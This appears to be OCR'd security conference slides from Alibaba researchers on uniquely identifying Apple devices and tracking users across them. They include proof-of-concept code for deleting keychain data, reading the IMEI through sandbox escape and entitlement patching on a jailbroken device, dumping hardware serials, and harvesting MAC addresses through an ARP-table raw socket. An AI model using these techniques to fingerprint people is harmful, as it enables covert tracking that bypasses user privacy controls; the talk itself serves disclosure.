阿里安全
ALIBABA SECURITY

All Your Apple Are Belong To Us: Unique Identification and Cross-device Tracking of Apple Devices

Min(Spark) Zheng, Xiaolong Bai and Hunter Qu
Alibaba Security, Alibaba Group


Whoami

- SparkZheng @ Twitter，蒸米spark @ Weibo
- Alibaba Senior Security Expert
- CUHK PhD, Blue-lotus and Insight-labs
- Gave talks at BlackHat (USA&EU), RSA, DEFCON, HITB, etc.


- Xiaolong Bai (bxl1989 @ Twitter&Weibo)
- Alibaba Security Expert
- Ph.D. graduated from Tsinghua University
- Published papers on S&P, Usenix Security, CCS, NDSS

Agenda

- **Introduction**
- Unique Identification
- Cross-device Tracking
- Discussion
- Conclusion




The New Multi-screen World



- Smartphones and laptops are the most frequently used personal devices.
- A study by Google[1] showed that 98% of surveyed Internet users in the U.S. use multiple devices on a daily basis.
- 90% people switch devices sequentially to accomplish a task over time.


The New Multi-screen World



Pic from [1]

- According to a survey[1], consumers usually take a multi-device path to purchase their goods.
- Device switching may cause advertisers to lose their customers.

Cross-device Tracking




- People with ulterior motives want to connect to individuals through these devices.
- Identifying and correlating people's devices allows cross-device companies to track one person and target operations (e.g., advertising) on both of his/her devices.

"People have entrusted us with their most personal information. We owe them nothing less than the best protections that we can possibly provide."

BUT...

Tim Cook
White House Cybersecurity Summit, February 2015

Uniquely Identifying and Cross-device Tracking




Pic from google

- Cross-device tracking is based on resolving two tasks:
    1. Uniquely identifying users' devices (Device ID).
    2. correlating those that belong to the same user (User ID).

Agenda

- Introduction
- **Unique Identification**
- Cross-device Tracking
- Discussion
- Conclusion



Device ID


- Apple's identifiers strategy:
    1. Short live
    2. Random
    3. Anonymous
- What advertising & analytics companies want:
    1. Permit long term tracking of a user
    2. Aren't transparent or in line with user expectations
    3. Users don't have control

*OS Public APIs for Device IDs - IDFA & IDFV

- UUID is a universally unique value that can be used to identify types, interfaces, and other items.
- Vender ID and Advertising ID can be used to uniquely identify a device (Device ID). Users can control them.

	Scope	Control	Backed Up	Restored Across Devices
UUID	App	Uninstall App	No	No
Vendor ID	Developer	Uninstall all Apps from same teamID	YES	No
Advertising ID	Device	Reset Advertising ID	YES	No

*OS Public APIs for Device IDs - IDFA & IDFV



- When a user enables “Limit Ad Tracking”, the OS will send along the advertising identifier with a new value of“00000000-0000-0000-0000-00000000000.”
- Vender ID can be reset by uninstalling all apps from same teamID.
- Advertising ID and Vender ID are not enough for advertising & analytics companies.

*OS Public APIs for Device IDs - Keychain


```
Generic Password
----------------
Service: com.dianping.dpscope
Account: KeychainID
Entitlement Group: 5DYWBWGPJ5.com.dianping.dpscope
Label: (null)
Generic Field: (null)
Keychain Data: e46b96b29ceccb60249b05b4e4df6f32d5720b3f36

Generic Password
----------------
Service: FSS9ANCQ68.com.meituan.access
Account: com.meituan.localID
Entitlement Group: 5DYWBWGPJ5.com.dianping.dpscope
Label: FSS9ANCQ68.com.meituan.access
Generic Field: (null)
Keychain Data: fe9129f8c7894f86548b38b2d85c288fc84c27caf576511cf8
```

```
printf("delete Keychain...\n");
char sqlcmd[1024]={};
sprintf(sqlcmd,"DELETE FROM genp WHERE agrp like '%%%s%%'",argv[3]);
ExecuteSQL(sqlcmd);

sprintf(sqlcmd,"DELETE FROM cert WHERE agrp like '%%%s%%'",argv[3]);
ExecuteSQL(sqlcmd);

sprintf(sqlcmd,"DELETE FROM keys WHERE agrp like '%%%s%%'",argv[3]);
ExecuteSQL(sqlcmd);

sprintf(sqlcmd,"DELETE FROM inet WHERE agrp like '%%%s%%'",argv[3]);
ExecuteSQL(sqlcmd);
```

- Keychain gives apps a mechanism to store small bits of user data in an encrypted database.
- The app's data stored in the keychain will not be lost even after the application is uninstalled.
- It's useful for normal users. But, it's easy for hackers to delete the data in the keychain on a jailbroken device.

Hardware Based Device IDs - IMEI

- We can obtain most of device IDs through the MGCopyAnswer() of libMobileGestalt.dylib.
- However, some entitlements like *com.apple.private.MobileGestalt.AllowedProtectedKeys* are required. A POC of getting the IMEI:




```
CFPropertyListRef MGCopyAnswer(CFStringRef property);
static const CFStringRef MGIMEI = CFSTR("InternationalMobileEquipmentIdentity");

CFStringRef getIMEI()
{
    init_jelbrek(kernel_task_port);
    const char* entistr= "<key>com.apple.private.MobileGestalt.AllowedProtectedKeys</key>\n<array>\n"
    "<string>InverseDeviceID</string>\n</array>\n<key>com.apple.coretelephony.Identity.get</key>\n<true/>";
    uint64_t ucred = unsandbox(getpid());
    patchEntitlements(getpid(),entistr);

    CFStringRef IMEI = MGCopyAnswer(MGIMEI);

    sandbox(getpid(),ucred);
    term_jelbrek();

    return IMEI;
}
```

Hardware Based Device IDs - I/O Registry

- The I/O Registry is a dynamic database that describes a collection of “live” objects (nubs or drivers). When hardware is added or removed from the system, the Registry is immediately updated to reflect the new configuration of devices. Thus, it contains lots of Device IDs.

```
[mzheng-iphone:~ root# ioreg -l -w 0|grep SerialN
     |   "IOPlatformSerialNumber" = "C39NG6G1G5MP"
     | |   |       |   "SerialNumber" = <04a60e0506141203a701476343e95113>
     | |   |           |   "iSerialNumber" = 0
     | |   |       |   "IOAccessoryInterfaceModuleSerialNumber" = "DYG817738V1FJYHAM"
     | |   |       |   "IOAccessoryAccessorySerialNumber" = "FC982572V1HGVVKAY"
     | |   |       |   "IOAccessoryInterfaceDeviceSerialNumber" = 105558508401675
     | |   |   |   "BackCameraModuleSerialNumString" = "DNL43120BJKFPDN15"
     | |   |   |   "FrontCameraSerialNumber" = <000204220401f6be>
     | |   |   |   "FrontCameraModuleSerialNumString" = "F6J434439BCFTFP1J"
     | |   |   |   "BackCameraSerialNumber" = <0000041f02003423>
     | |       "BatteryData" = {"CycleCount"=795,"MaxCapacity"=1543,"FullAvailableCapacity"=1607,
umber"="F5D43821Y85FW5RBA","LifetimeData"={"MinimumTemperature"=34,"MaximimChargeCurrent"=1168,"
```

- However, most of values are protected by “iokit-get-properties” sandbox rules.

*OS Private APIs for Device IDs - Mac Address

- A MAC address is the unique identifier that is assigned by the manufacturer to a piece of network hardware (e.g., wireless and bluetooth).
- Traditional methods of obtaining a WIFI MAC address has been pruned on the iOS system.

```c
int listmacaddrs(void) {
    struct ifaddrs *ifap, *ifaptr;
    unsigned char *ptr;

    if (getifaddrs(&ifap) == 0) {
        for(ifaptr = ifap; ifaptr != NULL; ifaptr = (ifaptr)->ifa_next) {
            if (((ifaptr)->ifa_addr)->sa_family == AF_LINK) {
                ptr = (unsigned char *)LLADDR((struct sockaddr_dl *)(ifaptr)->ifa_addr);
                printf("%s: %02x:%02x:%02x:%02x:%02x:%02x\n",
                       (ifaptr)->ifa_name,
                       *ptr, *(ptr+1), *(ptr+2), *(ptr+3), *(ptr+4), *(ptr+5));
            }
        }
        freeifaddrs(ifap);
        return 1;
    } else {
        return 0;
    }
}
```

```
MacBookPro:ARP zhengmin$ ./test
lo0: 00:00:00:00:00:00
gif0: 00:00:00:00:00:00
stf0: 00:00:00:00:00:00
en0: a4:5e:60:d6:14:3d
en1: 6a:00:00:35:78:20
en2: 6a:00:00:35:78:21
bridge0: a6:5e:60:6d:7c:00
```


macOS

```
lo0: 00:00:00:00:00:00
pdp_ip0: 00:00:00:00:00:00
pdp_ip1: 00:00:00:00:00:00
pdp_ip2: 00:00:00:00:00:00
pdp_ip3: 00:00:00:00:00:61
pdp_ip4: 00:00:00:00:00:00
ap1: 02:00:00:00:00:00
en0: 02:00:00:00:00:00
awdl0: 02:00:00:00:00:00
en1: 02:00:00:00:00:00
utun0: 00:00:00:00:00:00
```

iOS

*OS Private APIs for Device IDs - Mac Address (iOS 10)

- socket(AF_ROUTE, SOCK_RAW, 0) can be used to create AF_ROUTE raw sockets. Only super users can create this socket in Unix & Linux. But in iOS, apps in the sandbox can also create this socket. Through SOCK_RAW, we can access ARP cache routines (contains MAC info).





Pic from [9]

```
rtsock = socket(PF_ROUTE, SOCK_RAW, 0);
memset(&req, 0, sizeof(req));
req.rtm.rtm_type = RTM_GET;
req.rtm.rtm_version = RTM_VERSION;
req.rtm.rtm_msglen = sizeof(req);
req.rtm.rtm_flags = RTF_UP;
req.rtm.rtm_addrs = RTA_DST | RTA_IFP | RTA_BRD;
req.dst.sin_family = AF_INET;
req.ifp.sdl_family = AF_LINK;
nsent = write(rtsock, &req, req.rtm.rtm_msglen);
ssize_t rlen = read(rtsock, (char *) &m_rtmsg, sizeof(m_rtmsg));
```

- In iOS 11, Apple doesn't allow apps to access the MAC addresses in the ARP table and read the Mac addresses from there during the scan. Because MAC addresses are unique and some developers misuse them to track users.

*OS Private APIs for Device IDs - Bluetooth Mac Address







- Bluetooth Device Address (or BD_ADDR) is a unique 48-bit identifier assigned to each Bluetooth device by the manufacturer (similar to WIFI mac address).
- iPhone and iPad are using an integrated chipset supporting both WIFI and Bluetooth. Because they are initialized at the same time during manufacturing, their addresses usually get assigned consecutively.
- It means if we can get the Bluetooth mac address, we can calculate the WIFI mac address.

